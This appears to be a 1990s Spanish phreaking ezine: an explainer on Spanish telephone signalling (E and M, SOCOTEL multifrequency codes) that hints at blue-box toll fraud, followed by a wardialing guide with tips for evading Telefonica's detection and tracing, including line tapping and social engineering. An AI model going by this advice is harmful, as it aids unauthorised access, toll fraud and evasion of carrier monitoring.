De los muchos sistemas normalizados de se¤alizacion de linea, el usado actualmente en Espa¤a es el conocido como se¤alizacion E y M.

Este tipo de se¤alizacion se basa en el envio de una se¤al de 3825 Hz en cada sentido de transmision y como se ve, fuera de banda, por el mismo canal de conversacion. El metodo usado es el metodo de cambios de estado.

En la siguiente tabla se recogen las caracteristicas mas importantes de las se¤ales utilizadas en la se¤alizacion de linea E y M:

SE¥AL	DIRECCION DE TRANSMISION	DURACION DE TRANSMISION	TONALIDAD ORIGEN	TONALIDAD DESTINO
Disponibilidad	---------> <---------	Continua	Presente	Presente
Toma	- - - - -> <---------	Continua	Ausente	Presente
Invitacion a transmitir	- - - - -> <- - - - -	Continua	Ausente	Ausente
Respuesta	- - - - -> <---------	Continua	Ausente	Presente
Colgar	- - - - -> <- - - - -	Continua	Ausente	Ausente
Desconexion	---------> <- - - - -	Continua	Presente	Presente Ausente
Bloqueo	---------> <- - - - -	Continua	Presente	Ausente

SE¥ALIZACION DE REGISTRADOR


De todos los sistemas de se¤alizacion de registrador normalizados, el usado por la gran mayoria de las empresas de telefonia (Telefonica entre ellas) en la interconexion de centrales analogicas y algunas digitales es del tipo multifrecuencia SOCOTEL, con algunas modificaciones. Este sistema sera desarrollado mas adelante.

Las se¤ales que se intercambian las unidades de control de las diversas centrales que participan en la comunicacion aseguran la transmision de la informacion referente a la numeracion, ademas del estado de linea del abonado. Estas se¤ales solo se usan durante el establecimiento de la comunicacion.

Las centrales que intervienen en la comunicacion pueden actuar de diversas maneras, distinguiendose dos tipos de se¤alizacion segun la forma en la que actuen:

Se¤alizacion extremo a extremo

En este sistema, la unidad de control de la primera central que interviene controla el establecimiento de la comunicacion hasta que sea completada. A tal efecto, envia a cada una de las unidades de control del resto de las centrales que intervienen la informacion imprescindible para que cada una complete la conexion hasta la siguiente central, liberandose a continuacion.




Este sistema presenta las siguientes ventajas:

* El envio de se¤ales hacia atras desde la central destino a la central origen es posible. Esto permite que en el caso de que el abonado llamado este ocupado o la linea este sobrecargada la informacion puede ser transmitida directamente desde la central origen al abonado llamante, liberandose todos los organos que intervienen en la comunicacion.
* Como la informacion que la unidad de control principal envia al resto es minima, se reduce el tiempo usado en esta transmision y el tiempo de ocupacion de la unidad de control.

Se¤alizacion tramo a tramo

En este caso la unidad de control de la central origen, una vez que esta conectada con la siguiente central, le entrega a esta ultima toda la informacion que posee, liberandose a continuacion. Ahora es la segunda central la encargada de continuar con el establecimiento.



Este sistema tambien aporta sus ventajas:

* Las unidades de control pueden ser de un unico tipo al actuar todas de la misma manera. Esto provoca una mayor normalizacion de los equipos.
* El rango dinamico (o de trabajo) de los dispositivos usados en la se¤alizacion puede ser mas peque¤o, al proceder las se¤ales siempre de la central inmediatamente anterior.
* Los medios de trasnmision pueden ser mas inestables, pues solo influiran en un tramo.
* Se consigue una mayor fiabilidad al no depender de centrales intermedias.
* La atenuacion de las se¤ales es menor al recorrer un solo tramo. Ergo el ruido es menor.
* Al ser los tramos independientes entre si, cada uno podra usar una se¤alizacion distinta a los demas

Tambien se clasifica la se¤alizacion de registrador segun como actuen los dispositivos implicados en el proceso. Asi tenemos:

* SE¥ALIZACION INTERACTIVA -> Aquella en la que la central de origen inicia el envio de una se¤al y no lo interrumpe hasta que recibe una se¤al hacia atras de la otra central confirmando la recepcion de la primera se¤al. Si se usa se¤alizacion multifrecuencia, este sistema se conoce como SE¥ALIZACION A SECUENCIA OBLIGADA.

* SE¥ALIZACION NO INTERACTIVA -> En esta ocasion la central de origen envia una se¤al y la mantiene durante un tiempo, sin esperar confirmacion, pasado el cual retira la se¤al. En se¤alizacion multifrecuencia se conoce como SE¥ALIZACION A SECUENCIA NO OBLIGADA.

Y por clasificar que no quede. Podemos tambien clasificarla segun la secuencia de envio de informacion:

* SE¥ALIZACION EN BLOQUE -> La informacion se transmite en un solo bloque compacto. Solo se usa un registrador, pero el tiempo de establecimiento aumenta.
* SE¥ALIZACION POR SUPERPOSICION -> Tambien conocida como se¤alizacion solapada. En este caso la informacion se envia a medida que se recibe. Se ocupan varios registradores, aunque se reduce el tiempo de establecimiento.
* SE¥ALIZACION COMBINADA -> Es una mezcla de las dos anteriores. La informacion recibida se distribuye en grupos y se envia por superposicion.

SE¥ALIZACION MULTIFRECUENCIA (SOCOTEL MODIFICADO)

-Por fin! Ya es hora de explicaros el sistema de se¤alizacion de registrador mas usado en todo el mundo (y Espa¤a no iba a ser menos).

En este sistema se envian simultaneamente dos frecuencias distintas dentro de la banda vocal. Se usan 5 frecuencias distintas mas una frecuencia de comprobacion. De ahi que a cada una de las se¤ales usadas para la se¤alizacion se le denomine se¤al 2/5.

El conjunto de frecuencias es:


f0 = 700 Hz - f1 = 900 Hz - f2 = 1100 Hz - f4 = 1300 Hz - f7 = 1500 Hz

Con estas frecuencias pueden conseguirse 10 combinaciones distintas, que se muestran en la tabla siguiente:

CODIGO	VALOR NUMERICO	700	900	1100	1300	1500
1	0 + 1	X	X			
2	0 + 2	X		X		
3	1 + 2		X	X		
4	0 + 4	X			X	
5	1 + 4		X		X	
6	2 + 4			X	X	
7	0 + 7	X				X
8	1 + 7		X			X
9	2 + 7			X		X
10	4 + 7				X	X

La frecuencia de comprobacion, fc = 1700 Hz, se usa como acuse de recibo de alguna se¤al, bien sea hacia adelante o hacia atras.

En el sistema SOCOTEL se usa el mecanismo de secuencia obligada, queda descrito en la siguiente ilustracion.



Como puede observarse, el procedimiento es bien simple. Se envia una se¤al MF (2/5), se la contesta con fc tan pronto como se recibe. Nada mas recibir fc, se corta la emision de la se¤al 2/5. Al detectarse el corte en la emision de la se¤al 2/5, se retira fc.

Y asi hasta que toda la informacion es transmitida.

Cabe destacar que la secuencia obligada esta controlada por el envio de fc, pero el programa no permite contestar a fc con otra fc.

Las se¤ales utilizadas tienen un significado, que depende del sentido de las mismas. Asi, distinguimos entre las se¤ales hacia adelante y las se¤ales hacia atras.

Se¤ales hacia adelante

Dentro de las se¤ales hacia adelante distinguimos dos grupos: los Grupos I y II.
El Grupo I se corresponde con la informacion numerica a transmitir.
El Grupo II determina el tipo de la llamada a efectuar.

Existe otro grupo, correspondiente a la Clase de Llamada en el trafico nacional, que tienen origen en la Central Automatica Interurbana (C.A.I.) de origen. A este grupo se le denomina prefijo "P". El prefijo se envia delante del numero significativo nacional como una cifra mas, evitando asi que la C.A.I. de llegada solicite la Clase de Llamada.

FRECUENCIAS	GRUPO I	GRUPO II	PREFIJO "P"
700 + 900	1	Abonado regular	Reserva
700 + 1100	2	Compartido "b"	Llamada 3 cifras
900 + 1100	3	Servicios especiales	" " " con rutas
700 + 1300	4	Nacional	" 4 "
900 + 1300	5	Provincial f. sector	" 4 " con rutas
1100 + 1300	6	Llamada de op. provin.	Reserva
700 + 1500	7	Reserva	Llamada 8 cifras
900 + 1500	8	Abonado ausente	" " " con rutas
1100 + 1500	9	Reserva	Reserva
1300 + 1500	0	Internacional	Llamada internacional

La descripcion de las se¤ales es como sigue:

* Grupo I - Informacion numerica.
* Grupo II - Clase de Llamada (C.LL.).
    * II-1 -> Abonado regular. La llamada va dirigida a un abonado de la red principal que se encuentra en la central origen.
    * II-2 -> Abonado compartido "b". Llamada con destino a un abonado compartido "b".
    * II-3 -> Servicios especiales. Llamada dirigida a servicios especiales dentro de la provincia.
    * II-4 -> Nacional. Llamada que se origina en un provincia y tiene otra como destino.
    * II-5 -> Provincia fuera de sector. Llamada origina en un sector de una red provincial y dirigida a otro sector de la misma red provincial que no precisa peticion de cifras.
    * II-6 -> Llamada de operadora a operadora de la misma privincia. Llamada originada por una operadora y dirigida a otra de su red provincial con el fin de alcanzar por medio de esta un abonado de dicha red.
    * II-7 -> Reserva.
    * II-8 -> Abonado ausente. Llamada originada por el abonado con la categoria de abonado ausente. La comunicacion sera dirigida hacia una posicion de operadora donde sera atendida. El abonado no precisa marcar ninguna cifra.
    * II-9 -> Reserva.
    * II-10 -> Internacional. El mismo nombre lo indica, ¨no? (Al son de la internacional...)

* Grupo de Prefijo "P".
    * P-1 -> Reserva.
    * P-2 -> Llamada dirigida a una operadora cuyo numero consta de 3 cifras y no tiene posibilidad de rutas alternativas.
    * P-3 -> Idem P-2, pero con rutas alternativas.
    * P-4 -> Idem P-2, pero con 4 cifras.
    * P-5 -> Idem P-3, pero con 4 cifras.
    * P-6 -> Reserva.
    * P-7 -> Idem P-2, pero con 8 cifras.
    * P-8 -> Idem P-3, pero con 8 cifras.
    * P-9 -> Reserva.
    * P-10 -> Llamada internacional.

Se¤ales hacia atras

Estas se¤ales se clasifican en dos grupos o codigos llamados A y B. Las se¤ales correspondientes al Codigo A son relativas a la seleccion, mientras que las correspondientes al Codigo B se refieren a la condicion o categoria de la linea alcanzada.

Las se¤ales de codigo B han de ir siempre precedidas de una se¤al de codigo A (A-8).

La central que reciba una se¤al no utilizada la interpretara como se¤al erronea. Debido a esto, enviara hacia adelante la se¤al de desconexion, mandando al abonado que llama el tono de congestion. (¨Os suena esto de algo?)

FRECUENCIAS	CODIGO A	CODIGO B
700 + 900	Enviar grupo A	Abonado libre con computo
700 + 1100	Enviar grupo B	Congestion
900 + 1100	Enviar clase llamada	Abonado ausente
700 + 1300	Enviar grupo BC	Abonado ocupado
900 + 1300	Enviar grupo D	Abonado libre sin computo
1100 + 1300	Enviar todas las cifras	Llamada maliciosa
700 + 1500	Enviar grupo C	Numero cambiado
900 + 1500	Paso a codigo B	Linea muerta
1100 + 1500	Enviar grupo E	Fin de selecci¢n sin estado de l¡nea alcanzada
1300 + 1500	Congestion	Reserva

Para obtener una mayor flexibilidad, el numero de abonado es dividido en grupos de cifras. Asi se consigue un menor numero de peticiones distintas por parte de la central de llegada. Esto deriva en un tiempo de seleccion mas corto. Segun el tipo de llamada, el numero de abonado llamado se forma en alguno de los siguientes modos:

* Llamadas interurbanas cuando el numero significativo consta de ocho cifras: XYABMCDU
* Seleccion entre centrales automaticas interurbanas: PXYABMCDU
* Llamadas locales y provinciales cuyo numero significativo consta de YABMCDU en areas de numeracion a siete cifras y de ABMCDU en areas de numeracion a seis cifras.

	Prefijo interpr	Prefijo provincial	Numero provincial					
	P	X	Y	A	B	M	C	D	U

Grupo A nacional		X	Y	A	B	M				
Grupo A provincial			Y	A	B	M				
				A	B	M				
Grupo B					B	M				
Grupo C							C	D	U	
Grupo BC					B	M	C	D	U	
Grupo D	P	X	Y	A	B					
Grupo E						M	C	D	U	

En esta tabla observamos los diferentes grupos de cifras que pueden formarse. Pasemos ahora a explicar el significado de las se¤ales que pertenecen al Codigo A:

* A-1 -> Enviar grupo de cifras A. Este grupo de cifras puede observarse en la tabla anterior. A los grupos A de cifras que aparecen, se le a¤aden:

    - OXY -> Las tres cifras de servicios especiales.
    - OX y OXY -> Las 2 o 3 cifras que componen el servicio de Operadora de Asistencia.
    - XYA y XYAB -> Las cifras que componen la numeracion de Operadora de Asistencia y/o los Servicios Especiales Nacionales.

  El resto de los grupos A quedan explicados con la tabla, vamos, creo yo ;)
* A-2 -> Enviar grupo de cifras B. A este grupo de cifras, ademas de las cifras mencionadas en la tabla, cabe a¤adir el grupo:

    - XY -> En llamadas a Servicios Especiales de la Provincia de 3 cifras, en redes de numeracion a 6 cifras.
* A-3 -> Enviar clase de llamada. Se¤al a la que se debe responder con una se¤al del Grupo II de las se¤ales hacia delante.
* A-4 -> Enviar grupo de cifras BC. (No Coment).
* A-5 -> Enviar grupo de cifras D. Se envia el grupo D o todas las cifras que componen la numeracion de Operadora Asistencial Nacional.
* A-6 -> Enviar todas las cifras. En llamadas internacionales.
* A-7 -> Enviar grupo de cifras C. (No Coment).
* A-8 -> Paso a codigo B. Cuando se recibe esta se¤al, todas las se¤ales hacia atras que sigan tendran significado de Codigo B.
* A-9 -> Enviar grupo de cifras E. (No Coment).
* A-10 -> Congestion. Indica la imposibilidad de establecer la comunicacion por ocupacion o fallo de alguno de los organos que participan de la misma.

Las se¤ales de Codigo B solo tienen significado si se ha recibido previamente la se¤al A-8. Este su siginificado:

* B-1 -> Abonado libre con computo. Indica que se ha alcanzado al abonado llamado y que debe tarificarse la llamada. Abarca

las categorias de abonados regulares, compartidos y de previo pago (telefonos publicos). (¨P'a que podra servir esto? =:))

* B-2 -> Congestion. Idem A-10.
* B-3 -> Abonado ausente. Categoria especial del abonado llamado por la cual se pone en comunicacion con una operadora o informacion grabada al abonado llamante.
* B-4 -> Abonado ocupado. Indica que el abonado llamado tiene el telefono descolgado. Tambien se usa cuando la central destino tiene congestion y no posee medios para distinguir estas dos se¤ales.
* B-5 -> Abonado libre sin computo. Indica que se ha alcanzado el abonado llamado y que no debe tarificarse la comunicacion. (-Aja!)
* B-6 -> Abonado conectado a llamada maliciosa. Si se recibe esta se¤al, entonces el abonado llamado tiene categoria de Observacion de Llamadas Maliciosas. Esto no es mas que el abonado llamado solicita el numero del abonado que llama.
* B-7 -> Numero cambiado. Solo se envia cuando la llamada tiene que reencaminarse hacia un enlace especial en origen.
* B-8 -> Linea muerta o Nivel muerto. Se envia esta se¤al cuando la numeracion se dirige a un nivel aun no en servicio o cuando la linea no esta utilizada.
* B-9 -> Fin de seleccion sin estado de linea alcanzada. Se envia esta se¤al cuando no se puede enviar el estado de la linea alcanzada.
* B-10 -> En reserva.

EJEMPLO PRACTICO
================

Ahora veamos como se produce una llamada realmente, entre las centrales, cuando por ejemplo llamamos a alguien de nuestra misma ciudad. En este ejemplo se supone una ciudad donde el numero de telefono consta de 7 cifras.

```
Recepcion A3    <-----------  Envio de A3  (Peticion C.LL.)
Envio fc        ----------->  Recepcion fc (Retirada de A3)

Envio de C.LL.  ----------->  Repcion C.LL.
Recepcion fc    <-----------  Envio fc

Recepcion A1    <-----------  Envio A1 (Peticion Grupo A)
Envio fc        ----------->  Recepcion fc

Envio cifra Y   ----------->  Recepcion cifra Y
Repcepcion fc   <-----------  Envio fc
Envio cifra A   ----------->  Recepcion cifra A
Repcepcion fc   <-----------  Envio fc
Envio cifra B   ----------->  Recepcion cifra B
Repcepcion fc   <-----------  Envio fc
Envio cifra M   ----------->  Recepcion cifra M
Repcepcion fc   <-----------  Envio fc

Recepcion A7    <-----------  Envio A7 (Peticion Grupo C)
Envio fc        ----------->  Recepcion fc

Envio cifra C   ----------->  Recepcion cifra C
Repcepcion fc   <-----------  Envio fc
Envio cifra D   ----------->  Recepcion cifra D
```

```
Repcepcion fc   <-----------  Envio fc
Envio cifra U   ----------->  Recepcion cifra U
Repcepcion fc   <-----------  Envio fc

Recepcion A8    <-----------  Envio A8 (Paso a Codigo B)
Envio fc        ----------->  Recepcion fc

Recepcion S.B.  <-----------  Envio de se¤al del Codigo B
Envio fc        ----------->  Recepcion fc
```

En este ejemplo hemos de tener en cuenta que se procede segun el mecanismo de secuencia obligada. Asi, se envia una se¤al (hacia atras o hacia adelante, lo mismo da) y no se retira hasta recibir el acuse de recibo fc. Y fc no se retira hasta que no se retire la se¤al original.

Ahora surgen unas preguntas: ¨Que pasaria si la se¤al del codigo B fuese B-5? ¨Tendriamos una blue-box? Y de ser asi, ¨como se dise¤a, como se usa y donde hay que pincharla?


Si habeis seguido bien los articulos de RTC, ya deberiais conocer las respuestas. Debeis saber que en Espa¤a se esta implantando la se¤alizacion por canal comun entre las centrales. Esto quiere decir que no se puede intervenir desde vuestra casa los canales de se¤alizacion, por estar separados del canal de comunicacion. ¨O si se puede? El tiempo lo dira.

Y POR ULTIMO

Los que conozcais otros textos under sobre telefonia os habreis dado cuenta que el fichero ese que ha aparecido en otras ezines sobre la blue box no puede funcionar. Primero porque estan mal las frecuencias usadas por el SOCOTEL. Segundo, porque el metodo descrito no se corresponde con el funcionamiento de las centrales telefonicas. Y tercero, ¨como demonios pincho una central?

De momento esto ha sido todo sobre la RTC. Espero vuestras dudas, sugerencias, opiniones y demas cosas que querais contarme en las direcciones e-mail abajo indicadas.

(-Uf! Toy cansao. Hala, a dormir)



Have P/Hun
El Profesor Falken
profesor_falken@hotmail.com
prf_falken@geocities.com

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 06. ESCANEO DE LINEAS EN ESPA¥A V.2                                        º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Escaneo de lineas en ESPA¥A
=============================
Primera Ampliacion (30-6-97) por El Duke de Sicilia
==

Este texto no es una simple correccion o modificacion del texto original escrito por Eljaker. El texto ha sido ampliado, completado y se le han a¤adido nuevas secciones. La reforma es tal que el tama¤o del texto se ha triplicado y la informacion tecnica es mucho mas abundante. Se han eliminado tambien la mayoria de las incorrecciones y se han aclarado las dudas mas comunes. En resumen es un texto nuevo.

Introduccion:

El escaneo de lineas telefonicas o wardialing consiste en llamar (por telefono) a un conjunto de numeros. Esto sirve para localizar CARRIERS, VMBs, PBXs, faxes, numeros especiales, etc... con diversos objetivos.

Para ello se usan programas que llaman automaticamente a los numeros que les indiques y se encargan de localizar y apuntar todos los numeros de telefono donde aparezca algo interesante. Estos programas se llaman auto-dialers, war-dialers, daemon-dialers, discadores, etc... La palabra war-dialer es la mas usada y viene de la pelicula "Juegos de Guerra" (war-games-dialer) en la que se podia ver como el protagonista hacia un escaneo de lineas.

Aunque tambien se puede hacer con la antigua tecnica de marcar a mano todos los numeros. Algo un poco lento y muy cansado. (Aunque si se hace desde una cabina es la forma mas segura)

Hay distintos modelos de war-dialers cada uno con unas caracteristicas diferentes, pero basicamente todos hacen lo mismo:
-Se encargan de llamar a un gran numero de numeros automaticamente, cosa que seria muy molesta de realizar a mano, y localizar y anotar todos los numeros donde aparezca algo que nos interese.

Hay varios war-dialers en el mercado, pero de los que he probado los que mas me han gustado han sido el Toneloc programado por Muchos Maas y Minor Threat y el THC-SCAN programado por Van Hauser (Grupo The Hacker Choice), sobre todo este ultimo es buenisimo con una cantidad enorme de posibles configuraciones y con unas caracteristicas tecnicas envidiables y ademas es ’made in UE’.

Tambien podeis haceros uno vosotros mismos, es bastante facil, e incluso lo podeis hacer mediante los scripts que llevan algunos programas de comunicaciones como el telix. Aunque nunca conseguireis tantas opciones como con el THC-SCAN.

ESPA¥A, Panorama general:

La verdad es que el escaneo de lineas en Espa¤a y en la mayoria de los paises avanzados se ha puesto muy dificil debido a la implantacion generalizada de sistemas digitales por las compa¤ias telefonicas. Todavia quedan algunos

paises donde se hace un uso habitual de los war-dialers, sobre todo en aquellos con una larga tradicion hacker, como USA, UK o Alemania, pero incluso en estos paises el escaneo se esta viendo perjudicado.

Aunque en la mayoria de los paises el escaneo de lineas no esta penado por la ley, en la mayor parte de los casos, las compa¤ias telefonicas mediante su reglamento interno o mediante avisos impide o dificulta el libre escaneo.

Asi, en Espa¤a debido a la dureza de la Telefonica y a la falta de 'tradicion hacker' se practica muy poco esta actividad. Otra razon tambien importante es la falta de informacion sobre estos temas, por eso pretendemos en este articulo, aclarar este interesante tema y completar y ampliar la informacion que se dio en su primera entrega.

Pero la situacion no es tan negativa, al contrario de lo que la gente piensa Espa¤a no esta tan atrasada informaticamente. El numero de modems y demas maquinas conectadas al telefono no llega a los niveles de USA pero es muy alto. Incluso peque¤as empresas, colegios, institutos, etc... tienen ya modems. Es sorprendente la cantidad de cosas que pueden encontrarse y la facilidad con la que se hace si se sabe donde buscar.

Tecnicas de las compa¤ias telefonicas para localizar escaneos:

Sobre este tema se podrian escribir muchos articulos, y tal vez me decida a escribir yo alguno, pero mientras lo hago y para que os vayais haciendo una idea de lo que hace telefonica para localizar escaneos, aqui va un peque¤o resumen:

Como he dicho la implantacion de los sistemas digitales en la red telefonica ha hecho que esta actividad se vea perjudicada. Algunos se preguntaran porque, ...pues la razon es sencilla, estos sistemas digitales llevan asociados una red de ordenadores que se encarga de monitorizar y vigilar todo el trafico de la red telefonica. Estos ordenadores estan conectados dia y noche controlando todo el trafico telefonico y avisando cuando pasa algo sospechoso.

Esto no quiere decir que escuchen nuestras conversaciones privadas o que pinchen nuetras comunicaciones... ya que esto seria ilegal y seria algo dificil de llevar a cabo incluso por un ordenador. Esto quiere decir que los ordenadores estan programados con una serie de esquemas prefijados que indican que tipo de llamadas se salen de lo normal. Si alguna llamada sigue uno de estos esquemas, salta la "alarma" y los tecnicos de telefonica son notificados de ello.

Estas son algunos de los tipos de llamadas que hacen saltar los logs de telefonica: (Seguramente habra mas...)
-->Llamadas de larga duracion.
-->Llamadas desde un numero infacturable. (Por ejemplo un numero inexistente)
-->Estas son para localizar escaneos principalmnete-->
- -Muchas llamadas a numeros 900s o gratuitos.
- -Repeticion de llamadas desde o hacia el mismo numero.
- -Repeticion de llamadas desde el mismo area hacia otros numeros.
- -Repeticion de llamadas desde un mismo numero a telefonos del mismo area.

-->Llamar a numeros especiales, no solo los numeros 900s estan vigilados, tambien lo estan los 902, 906, infovia (055), los numeros especiales de 3 cifras (XXX) como el 004, 025, etc...

Consecuencias:
*Tal vez os hayais preguntado por que en Espa¤a hay tan pocas BBS warez mientras que en USA hay tantas... Esta es una de las razones...

*Si no se toman las medidas oportunas el escaneo de lineas es facilmente detectado.
*Se acabaron los acosadores telefonicos.
*Se localizan facilmente negocios o actividades poco legales... no solo relacionadas con el phreaking, sino otras muchas... Ya han caido traficantes, camellos, empresas de economia sumergida, prostibulos y un largo etcetera. Todos ellos localizados gracias a un numero de telefono particular que recibia demasiadas llamadas para pasar desapercibido... (Ya se que parecen cosas de pelicula pero son reales)

Escaneo seguro y efectivo:

Y ya que hemos visto lo que hace telefonica para vigilarnos ahora toca enumerar una serie tecnicas para evitar o hacer mas dificil que nos pillen escaneando y algunos consejos para tener mas exito:

-La norma basica del phreaker/hacker es usar telefono "limpio" que no tenga la mas minima relacion contigo. Si cumples esta norma, seguramente podras librarte de complicadas estrategias.

-Si nadie coge el telefono cuando llames seguramente tu escaneo pasara mas desapercibio (Aunque no para los ordenadores de telefonica que nunca duermen) Para hacer que nadie excepto una maquina coja el telefono estos son algunos consejos:
-->Escanea a altas horas de la madrugada.
-->Por la noche suele haber mas modems, VMB o PBX que durante el dia son sustituidos por telefonistas o recepcionistas.
-->Configura el war-dialer para que cuelgue a los pocos tonos (2 o 3) ten en cuenta que la mayoria de los modems cogen la llamada tras el primer tono.
-->Hazlo en fines de semana o en periodos vacacionales cuando escanees zonas empresariales o comerciales.
-->Estudia bien la zona a escanear. No pierdas el tiempo escaneando tu vecindario ya que seguramente no encontraras ningun modem. Escanea zonas empresariales o comerciales donde habra mas modems.

-Cumple las reglas basicas del hacking, se discreto, no abuses, ten paciencia...

-Configura el war-dialer para que no llame de una forma lineal, de una forma secuencial, sino que lo haga de una forma pseudo-aleatoria. Esto no evita los nuevos sistemas de deteccion, pero puede servir en sistemas antiguos o para despistar a los tecnicos de telefonica.

-No escanes mucho tiempo seguido ni un numero alto. Como he explicado antes, los controles de telefonica saltan tras un numero determinado de llamadas sospechosas. Asi que no abuses.

-Deja espacios grandes de tiempo entre escaneos, no escanees a diario ni a horas fijas.

-Utiliza algun truco para evitar ser traceado. La cuestion aqui es encontrar un sistema para evitar el traceo y que no nos salga ni muy caro ni sea poco disimulado. Desgraciadamente este tipo de sistemas son muy escasos y delicados y es mejor reservarlos para ocasiones especiales. Algunos trucos para no ser traceado son:
-->Utilizar algun modem ajeno (por ejemplo el de algun unix) para hacer un outdial.
-->Utilizar algun tipo de diverter o puente. Aunque en Espa¤a son muy escasos y es mejor no abusar de ellos.
-->Pinchar alguna linea. Poco recomendable si se quiere permanecer sin

antecedentes policiales.
-->Si se tienen conocimientos suficientes de telefonia reprogramar algun movil... tiene los mismos inconvenientes que el metodo anterior.

-Investiga antes de empezar. Estudiate la guia telefonica y busca zonas interesantes:
-->Los numeros consecutivos suelen pertenecer a una misma zona geografica o comercial.
-->Los organismos publicos usan zonas propias (Es decir sus numeros de telefono empiezan siempre igual)
-->Las grandes empresas suelen ocupar zonas enteras, con decenas de numeros. De esta manera es facil encontar el sitio apropiado donde buscar.
-->Si la empresa es antigua, los modems y faxes habran sido instalados varios aqos despues de que fuesen instalados los telefonos de voz y por lo tanto sus numeros generalmente ya no estaran en la misma zona que los telefonos antiguos, sino que seran numeros mas nuevos.
-->Como los modems, faxes, PBXs, y demas maquinas suelen instalarse despues de los telefonos de voz, y tambien suelen haber sido conectados en la misma epoca, pues suelen tener numeros consecutivos o proximos. Esto implica que si localizas algun modem o fax, seguramente habra mas en numeros contiguos. Y tambien implica que este tipo de aparatos suele estar situado en los ultimos numeros de la zona o con un numero posterior a los telefonos de voz.
-->Cuando las empresas renuevan sus equipos informaticos, instalan nuevos modems y suelen poner numeros nuevos. Solo es cuestion de buscar alguna empresa que anuncie un cambio de su numero de atencion al publico por ejemplo, y escanear los numeros contiguos (anteriores y posteriores) y tendras exito con una gran probabilidad.
-->Las grandes empresas, los organismos oficiales, las universidades, suelen tener mas modems y PBXs. Estos seran nuestros principales objetivos.

-La ingenieria social tambien funciona muy bien a la hora de investigar y de buscar modems:
-->Buscate amigos en empresas de instalacion de equipos informaticos o en telefonica, siempre acabaran por hablar de algo.
-->Al mismo tiempo que escaneas, y con un poco de atrevimiento, si sale una voz, puedes preguntar a que numero has llamado. Intenta localizar las oficinas o el departamento de informatica y entonces habras encontrado el modem.

-Consigue una guia telefonica en cd-rom, con un poco de habilidad se pueden saltar los limites que tiene para la busqueda por numero y se puede hacer una especie de escaneo-off-line, es decir, comprobar a quien corresponde cada numero de telefono, sin necesidad de llamar.

-Los war-dialers son automaticos y trabajan solos, pero es recomendable estar delante del ordenador cuando esten escaneando. Los modems, las PBX, los VMB, son localizados automaticamente, (Si el war-dialer es lo suficientemente bueno) pero las cosas realmente interesantes solo se puden descubirir en persona.

-Si no puedes permitirte el lujo de pasar un par de horas delante del ordenador escaneando, y prefieres el escaneo automatico, usa un buen escaner ya que la mayoria de los war-dialers solo detecta carriers y algunos ni siquiera son capaces de diferenciar faxes de modems. El war-dialer ideal tiene que ser capaz de detectar tonos (PBX y numeros especiales), voces grabadas (VMB), etc...

-Si escaneas desde cabina recuerda que en algunas cabinas estan capadas los numeros especiales, infovia (055), los numeros 900, algunas zonas, etc... Normalmente se nota si la cabina no acepta un numero, pero otras veces lo unico que pasa es que el telefono llamado comunica. Si estas escaneando una zona y todos los telefonos comunican, entonces o algo se ha estropeado o la

cabina esta haciendo algo raro.

-Ahora unas cuantas tecniquillas disponibles en el THC-SCAN para despistar a los ordenadores de telefonica:
-->Si tienes dos o mas lineas en tu casa puedes intentar alternar el escaneo por ambas lineas.
-->Usa distintas velocidades de marcado.
-->Cambia los tiempos de espera entre marcaciones.
-->Alterna entre marcado por tonos y por pulsos.

